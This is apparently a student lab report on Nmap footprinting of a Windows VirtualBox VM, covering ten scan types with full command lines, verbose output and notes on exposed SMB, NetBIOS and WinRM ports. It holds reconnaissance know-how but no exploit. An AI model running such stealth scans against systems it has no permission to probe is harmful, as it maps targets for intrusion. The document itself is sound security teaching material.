
- Foot printing is the process of gathering information about a target before launching an attack or investigation.

Nmap

- Nmap is a free and powerful tool used to scan and analyze networks. It helps in finding devices, open ports, services, and security weaknesses in a system.

1. TCP SYN stealth Scan

- A TCP SYN scan is a way to check which port are open on a target system without completing a full connection, also known as half-open scan.



Nmap Scan Results:

- **Target Machine:** Windows system running on a VirtualBox VM.
- **Open Ports:** 12 ports are open, including:
  - **Port 135**: Microsoft RPC service.
  - **Port 139**: NetBIOS, an old file-sharing protocol.
  - **Port 445**: SMB, used for file sharing (risk for attacks like EternalBlue).


- **Ports 5985 and 47001**: WinRM for remote management (potential for unauthorized access).
- **Ports 49152-49159**: Dynamic ports for temporary Windows services.

Risks:

- **SMB (445)**: A common target for attacks.
- **WinRM (5985, 47001)**: Could be accessed if not secured.
- **NetBIOS (139)**: Unnecessary and may expose sensitive data

2. TCP Connect Scan

- Connect scan is a way to check which ports are open on a target system by fully completing the TCP handshake



Nmap Scan Results:


- **Target Machine:** Windows system running on an Oracle VirtualBox VM.
- **Open Ports:**
  - **Port 135**: Microsoft RPC service for communication between processes.
  - **Port 139**: NetBIOS, used for legacy file and printer sharing.
  - **Port 445**: SMB, used for modern file and printer sharing (risk for attacks like EternalBlue).
  - **Ports 5985 and 47001**: WinRM, for remote administration (potential risk for unauthorized access).

- **Ports 49152-49159**: Dynamic ports for temporary connections or RPC tasks.

- The open ports indicate a Windows system with file sharing (SMB), remote management (WinRM), and RPC services.
- Dynamic ports are used by Windows for temporary or RPC-related communication.

3. TCP FIN Scan

- Fin Scan is a stealthy way to check if a port is open or closed, by sending FIN packets, which used to close a connection. It tries to avoid detection by not following the usual process of establishing a connection.



Scan Results:

- All 65,535 ports were reported in an "ignored" state, meaning no useful responses were received.
- If a port were closed, a reset (RST) packet would have been sent in response to the FIN probe, but no meaningful responses came back.
    - The target is likely using a firewall or an intrusion detection/prevention system to filter FIN packets.
    - There might be no services running that would respond to this scan.

4. TCP NULL Scan

- Null Scan is a stealthy way to scan a target system's ports by sending a packet with no flags.

```
┌──(root㉿10)-[~]
└─# nmap -sN -p- -T3 --data-length 130 --max-parallelism 8 --reason -oG null_scan.txt  -vvv 192.168.56.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-18 19:41 +0530
Initiating ARP Ping Scan at 19:41
Scanning 192.168.56.108 [1 port]
Completed ARP Ping Scan at 19:41, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:41
Completed Parallel DNS resolution of 1 host. at 19:41, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating NULL Scan at 19:41
Scanning 192.168.56.108 (192.168.56.108) [65535 ports]
Completed NULL Scan at 19:42, 47.23s elapsed (65535 total ports)
Nmap scan report for 192.168.56.108 (192.168.56.108)
Host is up, received arp-response (0.0014s latency).
Scanned at 2025-01-18 19:41:17 +0530 for 48s
All 65535 scanned ports on 192.168.56.108 (192.168.56.108) are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:44:A9:97 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 47.42 seconds
           Raw packets sent: 65543 (11.142MB) | Rcvd: 65536 (2.621MB)
```

CB013126

Scan Results

- All 65,535 ports were reported in an "ignored" state, meaning no useful responses were received.
- If a port were closed, a reset (RST) packet would have been sent in response to the NULL probe, but no responses were received.
- The lack of responses suggests:
    - The target system likely filtered the NULL packets (e.g., using a firewall).
    - All ports may be closed, or the system is configured to silently drop unexpected packets.

- The target system appears to have a firewall or security system actively blocking or dropping NULL packets.

5. TCP Xmas Scan

- Xmas Scan is a type of network scan used to check open ports on a target by sending a special packet has unusual flags set


```
┌──(root㉿10)-[~]
└─# nmap -sX -p- -T3 --data-length 30 --max-parallelism 12 --reason -oG xmas_scan.txt  -vvv 192.168.56.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-18 19:47 +0530
Initiating ARP Ping Scan at 19:47
Scanning 192.168.56.108 [1 port]
Completed ARP Ping Scan at 19:47, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:47
Completed Parallel DNS resolution of 1 host. at 19:47, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating XMAS Scan at 19:47
Scanning 192.168.56.108 (192.168.56.108) [65535 ports]
Completed XMAS Scan at 19:48, 51.48s elapsed (65535 total ports)
Nmap scan report for 192.168.56.108 (192.168.56.108)
Host is up, received arp-response (0.0022s latency).
Scanned at 2025-01-18 19:47:16 +0530 for 51s
All 65535 scanned ports on 192.168.56.108 (192.168.56.108) are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:44:A9:97 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 51.69 seconds
           Raw packets sent: 65547 (4.588MB) | Rcvd: 65538 (2.622MB)
```

Scan Results:

- All 65,535 ports are in an "ignored" state, meaning no responses (like RST packets) were received.
- This behavior suggests:
  - A firewall blocks anomalous packets like those sent in the XMAS scan.
  - The system is configured to drop packets silently without sending feedback.

6.TCP ACK Scan

- ACK scan is way to check the firewall or filtering rules on a target system by sending ACK packets.



ACK Scan Results:

- **Target Details:**
  - IP: 192.168.56.108.
  - The target is online, as confirmed by an ARP ping.
  - The MAC address indicates the host is likely running in a VirtualBox virtual environment.

- All **65,535 ports** are reported as **unfiltered**:
  - The target responded with RST packets for every port.
  - No ports were flagged as filtered, meaning the network does not block or drop ACK packets.

7. TCP window Scan

- Windows Scan is a method used to detect open ports on a target system by analyzing the TCP window Size in the responses from the target.

Scan Results:

- All 65,535 ports reported as **closed** (reset).
  - RST packets were received for all probes, meaning no differentiation between open and closed ports was made based on TCP window size values.
- No signs of packet filtering. All packets received responses, indicating no dropped or blocked packets during the scan.


1. **TCP Window Analysis:**
   - No active services on any TCP ports.
   - The system might be configured to send RST packets for all probes, regardless of port status.
2. **Firewall Behavior:**
   - No evidence of filtering mechanisms blocking or dropping TCP Window scan packets.
   - This behavior suggests that the system either has no firewall or uses a configuration that responds to unsolicited traffic with RST packets.

Possible Reasons for Results:

- The target system may genuinely have no active services on TCP ports.
- A firewall might be configured to always send RST packets, masking the status of open ports.
- A security measure could be in place that makes all ports appear closed to unsolicited requests.

8.TCP Maimon Scan

- Maimon Scan tries to identify open ports by sending a specialized packet to the target, which is mix of SYN and FIN flags in the TCP header



Scan Results:

- **Ports:** All 65,535 TCP ports are reported as **closed (reset).**
  - The target system responded with **RST packets** for all scanned ports.

Host Details:

- **Target IP:** 192.168.56.108.
- **MAC Address:** 08:00:27:44:A9:97.
  - Indicates the target is running on a **VirtualBox virtual network.**
- Target system is confirmed as online through an **ARP ping response.**

- A firewall may be set up to always reply to Maimon scan packets with "port closed" messages, even if some ports are open.
- This hides the real status of the ports.

9. Ip Protocol Scan

- IP protocol scan is a way to check which network protocols are available on the target system

```
┌──(root㉿10)-[~]
└─# nmap -sO -p- -T2 --data-length 30 --max-parallelism 12 --reason -oG IP _scan.txt  -vvv 192.168.56.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-19 21:52 +0530
Failed to resolve "_scan.txt".
Initiating ARP Ping Scan at 21:52
Scanning 192.168.56.108 [1 port]
Completed ARP Ping Scan at 21:52, 0.42s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:52
Completed Parallel DNS resolution of 1 host. at 21:52, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating IPProto Scan at 21:52
Scanning 192.168.56.108 (192.168.56.108) [256 ports]
Increasing send delay for 192.168.56.108 from 400 to 800 due to 11 out of 12 dropped probes since last increase.
IPProto Scan Timing: About 11.72% done; ETC: 21:57 (0:03:54 remaining)
Increasing send delay for 192.168.56.108 from 800 to 1000 due to 11 out of 20 dropped probes since last increase.
Discovered open port 17/ip on 192.168.56.108
IPProto Scan Timing: About 29.59% done; ETC: 21:58 (0:03:37 remaining)
IPProto Scan Timing: About 40.53% done; ETC: 21:57 (0:02:58 remaining)
Discovered open port 1/ip on 192.168.56.108
Discovered open port 6/ip on 192.168.56.108
IPProto Scan Timing: About 51.46% done; ETC: 21:57 (0:02:22 remaining)
IPProto Scan Timing: About 62.11% done; ETC: 21:57 (0:01:50 remaining)
IPProto Scan Timing: About 72.27% done; ETC: 21:57 (0:01:21 remaining)
IPProto Scan Timing: About 83.20% done; ETC: 21:57 (0:00:49 remaining)
Completed IPProto Scan at 21:57, 300.30s elapsed (256 total ports)
Nmap scan report for 192.168.56.108 (192.168.56.108)
Host is up, received arp-response (0.0011s latency).
Scanned at 2025-01-19 21:52:53 +0530 for 300s
Not shown: 249 closed n/a protocols (proto-unreach)
PROTOCOL STATE         SERVICE REASON
1        open          icmp    echo-reply ttl 128
2        open|filtered igmp    no-response
6        open          tcp     proto-response ttl 128
17       open          udp     port-unreach ttl 128
41       open|filtered ipv6    no-response
50       open|filtered esp     no-response
51       open|filtered ah      no-response
MAC Address: 08:00:27:44:A9:97 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 300.88 seconds
           Raw packets sent: 313 (15.728KB) | Rcvd: 268 (20.836KB)
```

CB13126

Scan results

- The target (192.168.56.108) is online and responding quickly.
- **Protocols Detected as Open:**
    - **ICMP (Protocol 1):** Used for diagnostics (e.g., ping).
    - **TCP (Protocol 6):** Used for connections between devices.
    - **UDP (Protocol 17):** Handles connectionless communication.
- **Protocols Marked Open|Filtered:**
    - **IGMP (Protocol 2):** Likely used for multicast but unclear if active.
    - **IPv6 (Protocol 41):** Could handle IPv6 traffic.
    - **ESP (Protocol 50):** Related to IPSec encryption.
    - **AH (Protocol 51):** Related to IPSec authentication.
- 249 protocols are closed and not reachable.

10.Nmap Aggressive Scan

- Aggressive Scan is a type of scan where Nmap performs multiple actions like port scanning, service detection , OS detection and Version Detection at once to gather a lot of information about a target

```
┌──(root㉿10)-[~]
└─# nmap -A -p- -T3 --data-length 60 --max-parallelism 20 --min-rtt-timeout 300ms --reason -oG aggressive.txt -vvv 192.168.56.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 18:12 +0530
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating ARP Ping Scan at 18:12
Scanning 192.168.56.108 [1 port]
Completed ARP Ping Scan at 18:12, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:12
Completed Parallel DNS resolution of 1 host. at 18:12, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:12
Scanning 192.168.56.108 (192.168.56.108) [65535 ports]
Discovered open port 139/tcp on 192.168.56.108
Discovered open port 135/tcp on 192.168.56.108
Discovered open port 445/tcp on 192.168.56.108
Discovered open port 49155/tcp on 192.168.56.108
Discovered open port 49152/tcp on 192.168.56.108
Discovered open port 49158/tcp on 192.168.56.108
Discovered open port 47001/tcp on 192.168.56.108
Discovered open port 49159/tcp on 192.168.56.108
Discovered open port 49154/tcp on 192.168.56.108
Discovered open port 49153/tcp on 192.168.56.108
Discovered open port 5985/tcp on 192.168.56.108
Discovered open port 49156/tcp on 192.168.56.108
Completed SYN Stealth Scan at 18:12, 42.86s elapsed (65535 total ports)
Initiating Service scan at 18:12
Scanning 12 services on 192.168.56.108 (192.168.56.108)
Service scan Timing: About 50.00% done; ETC: 18:14 (0:00:53 remaining)
Completed Service scan at 18:13, 58.65s elapsed (12 services on 1 host)
Initiating OS detection (try #1) against 192.168.56.108 (192.168.56.108)
NSE: Script scanning 192.168.56.108.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:13
Completed NSE at 18:13, 5.53s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:13
Completed NSE at 18:13, 0.03s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```

@CB013126
nickel
gunasekera

```
Completed NSE at 18:13, 0.00s elapsed
Nmap scan report for 192.168.56.108 (192.168.56.108)
Host is up, received arp-response (0.0011s latency).
Scanned at 2025-01-21 18:12:06 +0530 for 108s
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49158/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49159/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 08:00:27:44:A9:97 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2012|7|8.1
```

@CB013126

```
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7:::ultimate cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2012 R2 Update 1, Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/21%OT=135%CT=1%CU=40238%PV=Y%DS=1%DC=D%G=Y%M=0800
OS:27%TM=678F968A%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10A%TI=I%CI=I%I
OS:I=I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4N
OS:W8ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5
OS:=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%
OS:T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
OS:T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=
